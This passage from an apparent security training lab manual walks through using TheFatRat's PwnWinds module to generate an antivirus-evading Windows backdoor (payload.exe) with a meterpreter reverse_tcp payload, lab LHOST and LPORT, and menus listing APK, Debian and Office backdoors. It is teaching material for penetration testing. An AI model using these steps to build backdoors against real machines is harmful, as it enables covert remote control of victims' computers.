    [02]  Create Fud 100% Backdoor with Fudwin 1.0
    [03]  Create Fud Backdoor with Avoid v1.2
    [04]  Create Fud Backdoor with backdoor-factory [embed]
    [05]  Backdooring Original apk [Instagram, Line,etc]
    [06]  Create Fud Backdoor 1000% with PwnWinds [Excelent]
    [07]  Create Backdoor For Office with Microsploit
    [08]  Trojan Debian Package For Remote Acces [Trodebi]
    [09]  Load/Create auto listeners
    [10]  Jump to msfconsole
    [11]  Searchsploit
    [12]  File Pumper [Increase Your Files Size]
    [13]  Configure Default Lhost & Lport
    [14]  Cleanup
    [15]  Help
    [16]  Credits
    [17]  Exit

┌─[TheFatRat]─[~]─[menu]:
└─────> 6
```

Figure 1.6.14: TheFatRat main menu

19. The **PwnWinds** menu appears. Choose **[3] Create exe file with apache + Powershell (FUD 100%)** by typing **3** in the menu and pressing **Enter**.




```
[ Select an Option To Begin >>

                    PwnWind Version  v1.5
                  Pwned Windows with backdoor
                Author : Edo Maland (Screetsec)
         Powershell Injection attacks on any Windows Platform


[1]  Create a bat file+Powershell (FUD 100%)
[2]  Create exe file with C# + Powershell (FUD 100%)
[3]  Create exe file with apache + Powershell (FUD 100%)
[4]  Create exe file with C + Powershell (FUD 98 %)
[5]  Create Backdoor with C + Powershell + Embed Pdf (FUD 80%)
[6]  Create Backdoor with C / Meteperter_reverse_tcp (FUD 97%)
[7]  Create Backdoor with C / Metasploit Staging Protocol (FUD 98%)
[8]  Create Backdoor with C to dll ( custom dll inject )
[9]  Back to Menu

┌─[TheFatRat]─[~]─[pwnwind]:
└─────► 3
```

Figure 1.6.15: PwnWinds main menu

20. For **Set LHOST IP**, type **10.10.10.13** and press **Enter**.

21. For **Set LPORT**, type **4444** and press **Enter**.


22. For the **Please enter the base name for output files** option, type **payload** and press **Enter**.


Parrot Terminal
File Edit View Search Terminal Help

```
┌─[TheFatRat]─[~]─[pwnwind]:
└──────► 3


Starting Apache Server wait ...


 Your local IPV4 address is : 10.10.10.13
 Your local IPV6 address is : fe80::5026:b4a5:736c:a015
 Your public IP address is : 121 [redacted]
 Your Hostname is : 121.[redacted]

Set LHOST IP: 10.10.10.13

Set LPORT: 4444

Please enter the base name for output files :payload
```

Figure 1.6.16: Entering details of localhost


23. For the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and pressing **Enter**.


Parrot Terminal
File Edit View Search Terminal Help

```
 +-------------------------------------------+
 | [ 1 ] windows/shell_bind_tcp              |
 | [ 2 ] windows/shell/reverse_tcp           |
 | [ 3 ] windows/meterpreter/reverse_tcp     |
 | [ 4 ] windows/meterpreter/reverse_tcp_dns |
 | [ 5 ] windows/meterpreter/reverse_http    |
 | [ 6 ] windows/meterpreter/reverse_https   |
 +-------------------------------------------+

 Choose Payload :3
```

Figure 1.6.17: Choose a payload option

24. The details about the generated payload appear and are saved at the location **/root/TheFatRat_Generated**. Press **Enter** to continue.


Parrot Terminal
File Edit View Search Terminal Help

```
 Choose Payload :3


[ ++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++     ]


Generate Backdoor
+------------++-------------------------++----------------------+
| Name       ||  Descript               || Your Input
+------------++-------------------------++----------------------+
| LHOST      ||  The Listen Addres      || 10.10.10.13
| LPORT      ||  The Listen Ports       || 4444
| OUTPUTNAME ||  The Filename output    || payload
| PAYLOAD    ||  Payload To Be Used     || windows/meterpreter/reverse_tcp
+------------++-------------------------++----------------------+



[ +++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++ ]



Backdoor Saved To : /root/Fatrat_Generated/payload.exe

  Press [ENTER] to continue .........
```

Figure 1.6.18: Generated payload

25. **TheFatRat** generates a **payload.exe** file located at **root/Fatrat_Generated**, as shown in the screenshot.




Fatrat_Generated
File Edit View Gw Go Bookmarks Help
Back
Forward
Places
/
root
Fatrat_Generated
Computer
attacker
Desktop
File System
Documents
Downloads
payload.exe

Figure 1.6.19: Payload generated by TheFatRat

TASK 6.4

Make Malicious Word File

